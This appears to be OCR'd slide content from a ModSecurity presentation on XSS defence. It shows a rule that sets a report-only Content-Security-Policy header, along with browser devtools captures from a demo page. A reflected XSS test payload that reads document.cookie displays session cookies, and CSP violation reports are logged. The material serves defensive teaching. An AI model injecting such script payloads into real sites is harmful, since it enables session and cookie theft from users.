
ModSecurity Define CSP Policy


```
#
# Define URL to set CSP header
#
SecRule REQUEST_FILENAME "demo/demo-deny-noescape.html" \
  "phase:3,\
   id:'960003',\
   t:none,\
   setenv:csp_report_only=1, \
   setenv:'csp_policy=default-src \'none\'; img-src \'self\' www.google-analytics.com; style-src \'self\';
script-src \'self\' businessinfo.co.uk www.google-analytics.com; report-uri /csp_violation_report', \
   nolog,\
   pass"

#
# Set the appropriate CSP Policy Header
#
Header set Content-Security-Policy-Report-Only "%{csp_policy}e" env=csp_report_only
```


ModSecurity Content Inject
www.modsecurity.org/demo/demo-deny-noescape.html
- Submit bug report to Jira
Last Data Submitted (is unescaped):
<script>confirm(document.cookie)</script>
Disable JS Sandbox (MentalJS) Code
Send
method=GET enctype=application/x-www-form-urlencoded
Elements
Resources
Network
Sources
Timeline
Profiles
Audits
Console
Name
Path
Method
Status
Text
Type
Initiator
Size
Content
Time
Latency
Timeline
No requests captured. Reload the page to see detailed information on the network activity.
All
Documents
Stylesheets
Images
Scripts
XHR
Fonts
WebSockets
Other


ModSecurity Content Inject
www.modsecurity.org/demo/demo-deny-noescape.html
modsecurity
Open Source Web Application Firewall
Home
Projects
XSS Defense with ModSecurit
The purpose of this demo is to show pos
The page at www.modsecurity.org says:
__qca=P0-531714930-1328805811007;
amSessionId=105413401035;
PHPSESSID=45d165af1b5c68e5599e3c12748554d4;
ASPSESSIONIDQARCCCQC=NDPMLABCEGIHDOOLFMB
OHOGK; sessionid=; username=; userid=; state=;
__utma=129890064.158479363.1370620576.1372
163483.1372168998.34;
__utmb=129890064.4.10.1372168998;
__utmc=129890064;
__utmz=129890064.1371590227.16.2.utmcsr=t.co|
utmccn=(referral)|utmcmd=referral|utmcct=/
0191dO0O8d
Cancel
OK
Waiting for www.google-analytics.com...
Elements
Resources
Network
Sources
Timeline
Profiles
Audits
Console
Name
Path
demo-deny-noescape....
/demo
csp_violation_report
csp_violation_report
youWon.js
/demo
ms.css
demo-deny-noescape.js
Headers
Preview
Response
Cookies
Timing
Query String Parameters
view source
view URL encoded
test: <script>confirm(document.cookie)</script>
disable_xss_defense: on
Response Headers
view source
Accept-Ranges: bytes
Connection: Keep-Alive
Content-Length: 7630
Content-Security-Policy-Report-Only: default-src 'none'; img-src 'self' www.google-analyt
ics.com; style-src 'self'; script-src 'self' businessinfo.co.uk www.google-analytics
.com; report-uri /csp_violation_report
Content-Type: text/html; charset=UTF-8
Date: Tue, 25 Jun 2013 14:21:38 GMT
Keep-Alive: timeout=2, max=10
Server: What-Chu-Talkin'-Bout-Willis?/Arnold Drummondv.1.0
All
Documents
Stylesheets
Images
Scripts
XHR
Fonts
WebSockets
Other


ModSecurity Content Inject
www.modsecurity.org/demo/demo-deny-noescape.html
modsecurity
Open Source Web Application Firewall
Home
Projects
XSS Defense with ModSecurity
The purpose of this demo is to show poss
Waiting for www.google-analytics.com...
The page at www.modsecurity.org says:
__qca=P0-531714930-1328805811007;
amSessionId=105413401035;
PHPSESSID=45d165af1b5c68e5599e3c12748554d4;
ASPSESSIONIDQARCCCQC=NDPMLABCEGIHDOOLFMB
OHOGK; sessionid=; username=; userid=; state=;
__utma=129890064.158479363.1370620576.1372
163483.1372168998.34;
__utmb=129890064.5.10.1372168998;
__utmc=129890064;
__utmz=129890064.1371590227.16.2.utmcsr=t.co|
utmccn=(referral)|utmcmd=referral|utmcct=/
0191dO0O8d
Cancel
OK
Elements
Resources
Network
Sources
Timeline
Profiles
Audits
Console
[Report Only] Refused to apply inline style because it violates the following Content Security Policy directive: "style-src 'self'".
jquery.js:1
[Report Only] Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'self' businessinfo.co.uk www.google-analytics.com".
/demo/demo-deny-noescape.html?test=%3Cscript%3Econfirm%28document.cookie%29%3C%2Fscript%3E&disable_xss_defense=on:64
<top frame>
<page context>
All
Errors
Warnings
Logs
Debug



ModSecurity Content Inject
www.modsecurity.org/demo/demo-deny-noescape.html
modsecurity
Open Source Web Application Firewall
Home
Projects
Documentation
Download
Contact
Blog
XSS Defense with ModSecurity
The purpose of this demo is to show possible XSS defenses by using ModSecurity.
Elements
Resources
Network
Sources
Timeline
Profiles
Audits
Console
demo-deny-noesc...xss_defense=on
56 Access document.location that is not undefined or sandboxed
57 Access document.cookie that is not undefined or sandboxed
58
59 You may toggle On/Off the defenses by checking the box in the form below. This will help to facilitate testing of
60
61 If you are successful, please notify us at any of the following places: - <a href="http://twitter.com/mods
62
63 <h3>Last Data Submitted (is unescaped):</h3>
64 <script>confirm(document.cookie)</script>
[Report Only] Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'self' businessinfo.co.
65 <form id="demoForm" action="/demo/demo-deny-noescape.html" method="GET" enctype="application/x-www-form-urlenco
66 <fieldset>
67 <textarea name="test" rows="6" cols="60"><script>confirm(document.cookie)</script></textar
68 </fieldset>
69 <fieldset>
70 <input id="disable_xss_defense" name="disable_xss_defense" type="checkbox">
71
4


ModSecurity Content Inject
www.modsecurity.org/demo/demo-deny-noescape.html
modsecurity
Open Source Web Application Firewall
Home
Projects
Documentation
Download
Contact
Blog
XSS Defense with ModSecurity
The purpose of this demo is to show possible XSS defenses by using ModSecurity.
Elements
Resources
Network
Sources
Timeline
Profiles
Audits
Console
Name
Path
csp_violation_report
__utm.gif?utmwv=5.4...
www.google-analytics.com
csp_violation_report
b-aboutbreach-1.gif
/g
b-blog-1.gif
/g
b-contact-1.gif
Headers
Preview
Response
Request URL: http://www.modsecurity.org/csp_violation_report
Request Headers (4)
Request Payload
view source
{csp-report:{,…}}
csp-report: {,…}
blocked-uri: ""
document-uri: "http://www.modsecurity.org/demo/demo-deny-noescape.html?test=%3Cscript%3Econfirm%28document.cookie%29%3C%2Fscript%3E&disable_xss_defense=on"
original-policy: "default-src 'none'; img-src 'self' www.google-analytics.com; style-src 'self'; script-src 'self' businessinfo.co.uk www.google-analytics.com; report-uri /csp_violation_report"
referrer: "http://www.modsecurity.org/demo/demo-deny-noescape.html?test=%3Cscript%3Econfirm%28document.cookie%29%3C%2Fscript%3E&disable_xss_defense=on"
violated-directive: "script-src 'self' businessinfo.co.uk www.google-analytics.co…
All
Documents
Stylesheets
Images
Scripts
XHR
Fonts
WebSockets
Other
4

Injecting JS Sandbox

Reflected XSS Demo


document.cookie Access



